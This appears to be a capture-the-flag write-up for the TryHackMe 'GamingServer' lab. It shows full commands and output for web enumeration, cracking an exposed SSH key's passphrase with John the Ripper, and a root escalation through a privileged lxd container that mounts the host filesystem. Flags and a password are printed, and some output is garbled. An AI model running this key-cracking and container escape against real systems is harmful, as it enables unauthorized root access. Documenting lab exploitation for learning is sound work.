

GamingServer

Working Theory

Enumeration

Tools

nmap

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-08 21:43 EDT
Nmap scan report for 10.10.248.30
Host is up (0.19s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 34:0e:fe:06:12:67:3e:a4:eb:ab:7a:c4:81:6d:fe:a9 (RSA)
|   256 49:61:1e:f4:52:6e:7b:29:98:db:30:2d:16:ed:f4:8b (ECDSA)
|_  256 b8:60:c4:5b:b7:b2:d0:23:a0:c7:56:59:5c:63:1e:c4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: House of danak
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.94 seconds
```

nikto

Targets





port 80

/robots.txt



dict.lst
//wordlists?

Index of /uploads

Name	Last modified	Size	Description
 Parent Directory		-	
 dict.lst	2020-02-05 14:10	2.0K	
 manifesto.txt	2020-02-05 13:05	3.0K	
 meme.jpg	2020-02-05 13:32	15K	

Apache/2.4.29 (Ubuntu) Server at 10.10.248.30 Port 80

```

source code of index.html
//user john?
74     </div>
75 </body>
76 <!-- john, please add some actual content to the site! lorem ipsum is horrible to look at. -->
77 </html>
78

```

secret directory hmm...

```

Parent Directory [Status: 403, Size: 277, Words: 20, Lines: 10]
.hta [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess.txt [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd.txt (Ubuntu) [Status: 403, Size: 277, Words: 20, Lines: 10]
.hta.txt [Status: 403, Size: 277, Words: 20, Lines: 10]
index.html [Status: 200, Size: 2762, Words: 241, Lines: 78]
robots.txt [Status: 200, Size: 33, Words: 3, Lines: 4]
robots.txt [Status: 200, Size: 33, Words: 3, Lines: 4]
secret [Status: 301, Size: 313, Words: 20, Lines: 10]
server-status [Status: 403, Size: 277, Words: 20, Lines: 10]
uploads [Status: 301, Size: 314, Words: 20, Lines: 10]
:: Progress: [8732/9228] :: 185 req/sec :: Duration: [0:00:47] :: Errors: 0 ::
[WARN] Caught keyboard interrupt (Ctrl-C)
nobody@kali:~$ wget http://10.10.248.30/uploads/

```

looks like ssh private key

10.10.248.30/secret/secretK x

http://10.10.248.30/# x +

← → ↺ 🏠

10.10.248.30/secret/secretKey

🐞 Kali Linux

🐞 Kali Training

🐞 Kali Tools

📖 Kali Docs

🐞 Kali Forums

🐞 NetH

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 82823EE792E75948EE2DE731AF1A0547

T7+F+3ilm5FcFZx24mnrugMY455vI461ziMb4NYk9YJV5uwxrx4QfLP2Q2Vk8phx
H4P+PLb79nCc0SrB0PBlB0V3pjLJbf2hKbZazFLtq4FjZq66aLLIr2dRw74MzHSM
FznFI7jsxYFwPUqZtkz5sTcXlafch+IU5/Id4zTTsC08qqs6qv5QkMXVGs77F2kS
Lafx0mJdcuu/5aR3NjNVtlukZyiXInskXiC01+Ynhkqjl4Iy7fEzn2qZnKKPVPv8
9zlECjERSysbUKYccnFknB1DwuJExD/erGRiLBY0GuMatc+EoagKkGpSZm4FtcIO
IrwxyChI32vJs9W93PUqHMgCJGXEpy7/INMUQahDf3wnlVhBC10UWH9piIOupNN
SkjSbrIx0gWJhIcpE9BLVUE4ndAMi3t05MY1U0ko7/vvhzndeZcWhVJ3SdcIAX4g
/5D/YqcLtt/tKbLyuyggk23NzuspnUwZWoo5fvg+jEgRud90s4dDWMEURGdB2Wt
w7uYJFhjijw8tw8WwaPHHQeYtHgrtwhmC/gLjlgxAq532QAgmXGoazXd3IEFRtGB
6+HLDl8VRDz1/4iZhafDC2gihKeW0jmLh83QqKwa4s1XIB6BKPZS/OgyM4RMnN3u
Zmv1rDPL+0yzt6A5BHENXfknFWRWQxvKtiGLSLmywPP50Hnv0mzbl6QG0Es1FPL
xhVyHt/WKlaVZfTdrJneTn8Uu3vZ82MFf+evbdMPZMx9Xc3Ix7/hFeIXcdMN4i6
8BoZFQBcoJa0ufnLkTC0hXN7T/t/QvcaIsWSFWdgwnYFaJncHeEj7d1hnmsAii
b79Dfy384/lnjZMtX1NXIEghzQj5ga8TFnHe8umDNx5Cq5GpYN1BUtFWFYqtKgc
vzLSJM07RAGQA+SPAY8lCnXe8gN+Nv/9+/+/uiefeFt0mrpDU2kRfr9JhZYx9TkL
wTq0P0XWjqufWNEIXXIpwXFctPZaEQcC40LpbBGTDiVWTQyx8AuI6Y0fIt+k64fG
rtfjWPVv3yG0JmiqQ0a8/pDGgtNPgnJmFFrBy2d37KzSoNpTLXmeT/drkeTaP6YW
RTz8Ieg+fmVtsgQelZQ44mhy0vE48o92Kxj3uAB6jZp8jxgACpcNBt3isg7H/dq6
oYiTTcJrL3IctrEuBW8gE37UbSRqTuj9Foy+ynGmNPx5HQeC5a0/GoeSH0FelTk
cQKiDDxHq7mLMJZJ00oqdJfs6Jt/J04gzdBh3Jt0gBoKnXmVY7P5u8da/4sV+kJE
99x7Dh8YXnj1As2gY+MMQHvuvCpnwRR7XLmK8Fj3TZU+WHK5P6W5fLK7u3Mvtleq
Ezf26lghbnEUn17KKu+VQ6EdIPL150HSks5V+2fC8JTQ1fl3rI9vowPPuC8aNj+Q
Qu5m65A5Urmr8Y01/Wjqn2wC7upxzt6hNBIMbcNrndZkg80feKZ8RD7wE7Exll2h
v3SBMMCT5ZrBFq54ia0ohThQ8hklPqYhdSebkQtU5HPYh+EL/vU1L9PfGv0zipst
gbLF0SPp+GmklnRpihaXaGYXsoKfXvAxGCVIhbaWLAp5AybIiXHyBwsbhbSRMK+P
-----END RSA PRIVATE KEY-----

To direct input to this VM, click inside or press Ctrl+G.

pw == letmein


```
nobodyatall@0xDEADBEEF:~/tryhackme/gamingServer$ john --wordlist=sort.dict hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein 32vJ3s9w93P (secretKey) INMUQahDf3wnLVhBC10UWH9pi10upNN
1g 0:00:00:00 DONE (2020-10-08 21:56) 100.0g/s 20400p/s 20400c/s 20400C/s Winter2012..xp
Session completed
nobodyatall@0xDEADBEEF:~/tryhackme/gamingServer$
```

successfully login into john user

```
nobodyatall@0xDEADBEEF:~/tryhackme/gamingServer$ ssh -i secretKey john@10.10.248.30
The authenticity of host '10.10.248.30 (10.10.248.30)' can't be established.
ECDSA key fingerprint is SHA256:LO5bYqjXqLnB39jxUzFMi0aZ1YnyFGGXUmf1edL6R9o.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.248.30' (ECDSA) to the list of known hosts.
Enter passphrase for key 'secretKey':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Oct 9 01:57:05 UTC 2020
System load:  0.0          Processes: 97
Usage of /:   41.1% of 9.78GB    Users logged in: 0
Memory usage: 32%          IP address for eth0: 10.10.248.30
Swap usage:   0%

0 packages can be updated.
0 updates are security updates.

Last login: Mon Jul 27 20:17:26 2020 from 10.8.5.10
john@exploitable:~$
```

userflag

```
john@exploitable:~$ cat user.txt
a5c2ff8b9c2e3d4fe9d4ff2f1a5a6e7e
john@exploitable:~$
```

Post Exploitation

Privilege Escalation

lxd group

```
UBUNTU_CODENAME=bionic
john@exploitable:~$ id
uid=1000(john) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
john@exploitable:~$
```

follow this steps building image

//security.privileged is the main point to give us root (force to interact container as root)

Method 2

Build an Alpine image and start it using the flag `security.privileged=true`, forcing the container to interact as root with the host filesystem.

```
1 # build a simple alpine image
2 git clone https://github.com/saghul/lxd-alpine-builder
3 ./build-alpine -a i686
4
5 # import the image
6 lxc image import ./alpine.tar.gz --alias myimage
7
8 # run the image
9 lxc init myimage mycontainer -c security.privileged=true
10
11 # mount the /root into the image
12 lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true
13
14 # interact with the container
15 lxc start mycontainer
16 lxc exec mycontainer /bin/sh
```

import, create, start container

//adding the host disk source=/ to /mnt/root in the container with recursive enable

```
john@exploitable:~$ lxc image import ./alpine-v3.12-x86_64-20201008_2202.tar.gz --alias myimage
Image imported with fingerprint: 377648381743b9f6b8652cc737dbfb6f722c036f59a1f6b667f93224ad8721bf
john@exploitable:~$ lxc init myimage mycontainer -c security.privileged=true
Creating mycontainer
john@exploitable:~$ lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to mycontainer
john@exploitable:~$ lxc start mycontainer
```

exec the container

```
john@exploitable:~$ lxc exec mycontainer /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # pwd
/root
~ #
```

grab the root flag by escaping from the container

```
~ # pwd
/root
~ # cd /mnt/root/
/mnt/root # ls
bin      dev      initrd.img  lib64      mnt      root      snap      sys      var
boot     etc      initrd.img.old  lost+found  opt      run       srv       tmp      vmlinuz
cdrom     home     lib         media      proc     sbin      swap.img  usr      vmlinuz.old
/mnt/root # cd root
/mnt/root/root # cat root.txt
2e337b8c9f3aff0c2b3e8d4e6a7c88fc
/mnt/root/root #
```

Creds

```
ssh secretKey
=====
john:letmein
```

Flags

Write-up Images